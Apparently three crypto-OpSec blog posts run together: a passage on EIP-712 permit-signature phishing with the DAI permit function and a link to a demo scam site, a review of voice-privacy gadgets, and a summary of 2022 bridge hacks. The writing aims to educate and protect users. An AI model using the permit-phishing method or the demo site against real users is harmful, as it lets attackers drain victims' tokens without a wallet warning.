
- **officercia.mirror.xyz/M0QAuwwbppAFj2KWZV02DEC8CtrxaX3R47kdpcTspvE**

But that method had one special feature — a big red warning sign from the MetaMask that warned you about the risks. In this case, if an attacker forges a signature for EIP-712, the MetaMask will not warn you in any way, and you will not even know that you have been scammed!

https://youtu.be/8mzo9odDCVU

To understand the next paragraph, you need to learn for yourself how signatures work and have an idea of the structure of a smart contract.


Next, we need to make that very signature. The EIP-712 type can differ from token to token, so ideally, you should look for a different signature approach for each token.


Signature Request

Uniswap
https://app.uniswap.org
0xd79f47...391eb167

Message
owner: 0xD79f479f56Dac4E4102f4189Ae550adc391eb167
spender: 0x68b3465833fb72A70ecDF485E0e4C7bD8665Fc45
value: 900000000000000000
nonce: 2
deadline: 1662549856

Then we have to take v, r, and s from our signature and pass them and a few other parameters to the permit function on the token contract we want to access.



```
function permit(address holder, address spender, uint256 nonce, uint256 expiry,
                bool allowed, uint8 v, bytes32 r, bytes32 s) external
{
    bytes32 digest =
        keccak256(abi.encodePacked(
            "\x19\x01",
            DOMAIN_SEPARATOR,
            keccak256(abi.encode(PERMIT_TYPEHASH,
                                 holder,
                                 spender,
                                 nonce,
                                 expiry,
                                 allowed))
    ));

    require(holder != address(0), "Dai/invalid-address-0");
    require(holder == ecrecover(digest, v, r, s), "Dai/invalid-permit");
    require(expiry == 0 || now <= expiry, "Dai/permit-expired");
    require(nonce == nonces[holder]++, "Dai/invalid-nonce");
    uint wad = allowed ? uint(-1) : 0;
    allowance[holder][spender] = wad;
    emit Approval(holder, spender, wad);
}
```

As we can see, at the very end of the function, after all the checks have been passed, we see a call to the allowance function, which is responsible for approving.

All information is presented strictly for introductory purposes! Do not commit crimes!

For those who want to understand the work of this mechanism in detail — we've prepared a concept scam site; here is a link to it, all set to work with $DAI on Rinkeby!

- **github.com/ortomich/scam_with_sign_2**

#III - Fantastic Beasts and How to Protect from Them

First of all, I want to say that you can meet this scam anywhere - you can get such a site with a spam token, accidentally get into such an attack if they hack into a legitimate Web3 resource that you use or deliver it to you in some other way, but the whole point is the same - to make you click on a link and do something.

If, in the case of approving, you can save by using revoke.cash or cointool.app and follow approve hygiene - when you have to cancel all approves every time, in the case of signing, I

advise you to use the basic tips from my Guide, use the separation of devices and never do what you do not understand!

Follow the 25 rules in this set, the first 10 rules relate to personal security and the rest to corporate security. Also, keep an eye on the latest trends in crypto OpSec, that always makes sense. Don't be afraid of links, you don't need all of them but you should be able to pick up which will interest you the most for your own Pathway.

- DarkNet-DeepWeb OpSec Guide
- ThreatModeling
- Read about Timing Attack | Attack via a Representative Sample

Use extensive measures when working with files, and always keep an eye on the latest security trends even if your area is far from it. Take this subreddit and this awesome old & trusted resource as the first step. In our dangerous world, anyone can become a target, especially in crypto.

Forewarned is forearmed! Stay safe!

- iples of storing crypto, cold wallet security
- 2 violent attack vectors in Crypto: a closer look
- A CIA Agent's Guide to Steganography, Fooling the KGB, and Protecting Your Crypto
- OpSec in Crypto & Web3.0: Thoughts
- A View on OpSec Through the Prism of Time
- All known smart contract-side and user-side attacks and vulnerabilities in Web3.0, DeFi, NFT and Metaverse

That said, it doesn't really matter what industry you're in. If you have any sensitive, proprietary information at all, then you could very well be a target. This is a good thing to always keep in mind.

Learn the latest attack techniques, white-hat cheatsheets, and defense methods, and join hacker communities - because only with knowledge can we defeat the knowledge of hackers. In this intellectual battle, the most prepared will win, and I believe that it will be you, Anon. It sounds scary but it is possible, the main thing is to always think ahead.

Support is very important to me, with it, I can spend less time at work and do what I love - educating DeFi & Crypto users!

- Check out my GitHub
- Track all my activities
- All my Socials
- Join my TG channel

If you want to support my work, you can send me a donation to the address:

- 0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth **— ETH, BSC, Polygon, Optimism, Zk, Fantom, etc**
- 17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU **- BTC**

- **4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds - Monero XMR**

Also published here.

OpSec Getting Smarter

Greetings, dear readers! I decided to write an unusual article in which I want to depart from the accepted concept and discuss various devices and gadgets for OpSec, but with a focus on sensitive data protection. This is the second and logical continuation of the article — if you haven't read it yet, please do so by clicking on the link below:

We only covered the essentials in the previous article, so today I'd like to show you an amazing world of OpSec devices. Few people are aware, but there are many!

At this point, I'll divide my story into several sections, the first of which will cover the most important and basic points before moving on to more complex and specific ones. When deciding how can I also divide this article, I settled on the financial aspect.

So, in Part I, I'll tell you what everyone can do right now to improve your security for free and quickly, and in Part II, I'll show you how you can improve your security if you can afford to invest in it up front.

If you already know everything and want to find something new, go straight to Part III, in which I have collected my work and interesting references - they certainly will not leave you indifferent! Let's get started!

Privacy is normal.

Privacy is for good guys. It's for moms and bike messengers and foodies.

Privacy is for business meetings and voting booths. It's why we have shower curtains. It's why we have that little padlock icon in our browser bar.

Privacy protects you from discrimination and from identity theft, and it keeps your food-delivery history under wraps. It can also shield you from those creepy somebody-has-definitely-been-listening-to-my-thoughts ads on social media apps.

Privacy isn't about shutting out everyone and everything. Instead, privacy gives you the power to choose what and with whom you'll share. It provides safety, control and the right to grant access.

Privacy gives you the ability to express yourself, to be creative, to spend your time and your money in whatever manner you like, without the scrutiny of others. It protects our intimate moments, our most embarrassing ambitions, our radical ideas and the ability to be our true selves.

Privacy is freedom, consent, dignity and security.

Privacy is normal.

#I - Forewarned is Forearmed

Do you realize how much personal information you leave on the Internet? This can be a cruel trick on you and used against you by those who are up to no good.

How exactly is this possible? It all depends on your level of OpSec, which is usually determined by your threat model and the adversary you're dealing with. As a rule, there are two main directions - deleting information and masking information.

Use your imagination: somewhere you'll have to deal with spam, somewhere you'll have to write emails to domain registrars and (in rare cases) ICANN, and somewhere you'll even have to use local legislation! It's a broad topic that fits the definition of SERM and reputation management; I encourage you to dig deeper on your own by reading this excellent article.

What can we also do now to ensure our safety, you may wonder? There is no perfect solution, but we can do our best to reduce the likelihood of OpSec issues. One thing you can do right now is use request forms to remove your private data from search engines and aggregators such as your address, phone number, or full name.

Separately, I would like to suggest that you add a lot of spamming and misleading information to services like GetContact, leakages aggregators, and so on, so you can wear the cloak of the, say, a taxi driver. Do you believe it will have no effect?

Trust me on this one; it works well and gives those looking for information about you a false trail.

But the thing is that I have no moral right to advise, e.g. an OSINT researcher, what I would advise an active member of the crypto and Web3 community.

With all said, I consider several tips from representatives from these industries as a good primer to follow - so check out their latest works on a practical OpSec.

#II - OpSec Going Smarter

To begin, there is no perfect solution to the problem of security, but mankind is attempting to solve it, and in our time it has become available not only to the military or the very wealthy, but to ordinary people — that is, you can now go to the store, buy a few things, and use them to solve the problem of the secure communication in your individual case.

Humans are living creatures with input sources - conventionally speaking, eyes, ears, skin - and output sources - such as movement, body heat, and, most importantly, voice. In today's article, I'll go over three devices that are designed to keep your voice safe from intruders. The voice, in my

opinion, is one of the most accurate identifiers of any person, which is why it's so important to keep it private.

Let's look at what solutions are on the market. I will focus only on devices for OpSec, and I will not mention a lot of existing hacking devices, toys, and backpacks if their purpose is not related to security.

#HushMe Phone Silencer

The first thing on our review is a mask which is actually used to silence the wearer's voice for phone privacy in public areas. The best fact about it is that it looks like the one Bane wore in *The Dark Knight Rises!*

As stated in the description:

> ***The odd looking device covers the wearer's mouth and blocks the sound of their voice with "masking sounds" that can be selected and customized from the accompanying app.***

I believe this stylish device does its job well, but despite its apparent simplicity, you must learn how to use it quickly and confidently. As said before, you have to be familiar with your own security system so it doesn't take up your most valuable asset - your time.

#Jackpair Safeguard

The following device, by the way, like all in the known list did not live up to our days, but that does not mean that the technology is bad or that we can not replicate it at home in the form of DIY.


As stated in the description:

> ***JackPair is an affordable tool that enables average citizens to protect themselves against wiretapping. It's a pair of encryption devices you put in between your phone and headset, which are connected through standard 3.5mm audio jacks. You can secure your phone line by simply pushing the JackPair button, and your voice will be encrypted. There's no password to remember, no software to install, no service to subscribe to, and it works with any phone through a standard audio jack.***

I'm still skeptical about the system's dependability - after all, it has a couple of possible critical flaws coming from the way it uses key-pairs - but these precautions may be sufficient if you're not expecting a Big Hunt!

#Voice Privacy Mouthpiece Mask

Little is known about this device, except that it is most likely a more primitive continuation of what we've seen before. It's exciting to see technology advance, but I still wouldn't recommend using something you didn't make yourself in DIY format or buy from a reputable vendor with a long-standing, trustworthy reputation in such matters.



As stated in the description:

> ***This handy device is placed over the mouth while the microphone slips into the side compartment – substantially blocking your voice while you talk.***

#Magic Blanket

As a bonus, suggest you taking a look at this awesome humanity invention! First time I spotted it when noticed a film showing that mr. Snowden entered his password this way, and he obviously wanted to mitigate visual surveillance, let it be by observation or (hidden) cameras.

It seems, Snowden didn't trust anything but his own laptop (if at all) during these first day(s) of contact with the journalists.

He also offered the blanket to the others in the room when they were entering their credentials into their laptops, but they refused, probably regarding this as being overcautious.

But you and I should always remember that who laughs last laughs well! Anyways, everyone can afford such an OpSec device!

#III - OpSec Gallery

Below, I would like to make a gallery of resources that you could explore in your spare time and increase your level of security. The idiom "Forewarned is forearmed" has never yet, in my memory, misfired.

Yes, it seems like it is a veritable minefield over there. Keep the faith. Learn the latest attack techniques, white hat cheat sheets, and defenses. Only knowledge can defeat criminals*'* knowledge.

In this intellectual boxing match, the most prepared wins, and we want that to be you!

#IV - Support


Support is very important to me, with it I can do what I love - educating users!

- Check out my GitHub
- Track all my activities
- All my Socials
- Join my TG channel

If you want to support my work, you can send me a donation to the address:

- 0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc
- 17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU - BTC
- 4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds - Monero XMR
- t1Tixh34p5FK9pMV4VYKzggP6qPbUwUabxx - ZenCash ZEC

How are Cross-Chain Bridges Hacked?



A cross-chain bridge is a technology that allows communication between two separate blockchain networks, such as transferring and swapping assets, calling functions in contracts from other blockchains, and more. Bridges, in other words, enable users to transfer assets from one network to another. For example, if you have Bitcoin and want to spend it like Ethereum, you can do so via the bridge.

There will undoubtedly be more opportunities for users to use bridges as the number of different blockchains grows. However, if you are unfamiliar with the characteristics of each bridge, you may be exposed to unexpected risks, so use them with caution.

With all of these major hacks occurring so frequently and in such a short period of time, it should be obvious that security is desperately needed. I'll go over the most common bridge attacks and provide a list of useful resources to help you protect yourself from potential problems!

#Top Bridge Hacks — 2022:

1. **BSC Bridge: $568M: On 7th October 2022, an exploit was affecting the native cross-chain bridge called “BSC Token Hub”. The bug was in the proof verifier of the bridge. A total of 2 million BNB was withdrawn and Binance temporarily paused BSC Network to prevent**

further damages. Funds taken off BSC are estimated between $100M — $110M. Further Reads: [blog.quillhash.com/2022/10/11/the-million-dollars-bsc-token-hub-bridge-hack-analysis]

2. **Nomad attacks: $200M: Back in August, hackers exploited Nomad to steal around $200 million. The main cause of the attack was that Nomad's smart contract failed to properly validate the input of the transaction. Further Reads: [sm4rty.medium.com/nomad-bridges-200-million-exploit-postmortem-9d1cd83db1f7]**
3. **Harmony Bridge: $100M: On June 2022, The Harmony Horizon bridge was exploited via the theft of two private keys. The attack resulted in a theft of roughly $100 million in various cryptocurrencies, including Wrapped Ethereum (WETH), AAVE, SUSHI, DAI, Tether (USDT), and USD Coin (USDC). The attacker then used Tornado Cash to launder many of the stolen tokens. Further Reads: [medium.com/harmony-one/harmonys-horizon-bridge-hack-1e8d283b6d66]**
4. **Ronin Bridge: $600M: In March 2022, a huge hack was carried out at Ronin Network, the Ethereum-based sidechain for the well-known cryptocurrency game Axie Infinity. The attackers stole approximately 173,600 ETH and 25.5 million USDC for a total value of approximately $624 million. The attacker allegedly used hacked private keys to fabricate bogus withdrawals from the Ronin bridge contract in two transactions. Further Reads: [blog.chainalysis.com/reports/axie-infinity-ronin-bridge-dprk-hack-seizure]**
5. **Poly Network: $600M On 10th August 2021, Poly Network suffered from a hack that caused a loss of over 600 million dollars. The hack happened across multiple blockchains including Ethereum, Binance Smart Chain, and Polygon. This is the largest crypto hack yet. Further Reads: [mudit.blog/poly-network-largest-crypto-hack]**
6. **Wormhole Bridge Hack: $320M On February 2nd, 2022, Wormhole Bridge was hacked for 120,000 wETH worth $320M. The hacker exploited the vulnerability in the smart contract and minted new tokens. After the hack, The Wormhole network was taken down to patch the vulnerability. Further Reads: [rekt.news/wormhole-rekt]**

#How are Bridges Hacked?

- **Reference: Daniel Morales**

#Fake Events

Often, a cross-chain bridge will monitor for deposit events on one blockchain to initiate a transfer to the other. If an attacker can generate a deposit event without making a real deposit or by depositing with a valueless token, then they can withdraw value from the bridge at the other end.

#Message Verification Bug:

Cross-chain bridges perform validation of a deposit or withdrawal before actually performing any transfers. There have been many instances in the past where lack of proper validation of signature leads to millions of dollars hacks. Recently BSC chain was attacked because of a similar bug and a total of 576 million was withdrawn by hackers.

#Lack of cross-contract access control in blockchain bridges:

It is important to have access control validations on critical functions that execute actions like modifying the owner, transfer of funds and tokens, pausing and unpausing the contracts, etc.

#Validator Takeover:

Some cross-chain bridges have a set of validators that vote whether or not to approve a particular transfer. If the attacker controls most of these validators, they can approve fake and malicious transfers. This is what happened to these validators in the Ronin Network hack, where the attacker took over 5 of the bridge's 9 validators.

#Admin Private Key Leak:

If the admin key of the smart contract is leaked, all the funds and operation of the smart contract will be at great risk. Recently, the Harmony bridge was exploited via the theft of two private keys. The attack resulted in a theft of roughly $100 million in various cryptocurrencies.

In the end, I would like to say that we hope that this article was informative and useful for you! Thank you for reading! The most important thing I wanted to get across to you can be summed up in one sentence:


> **Once something is on the blockchain, it is permanent and accessible to anyone. So, if there's a flaw in the bridge, you can guarantee that the hackers will exploit it.**

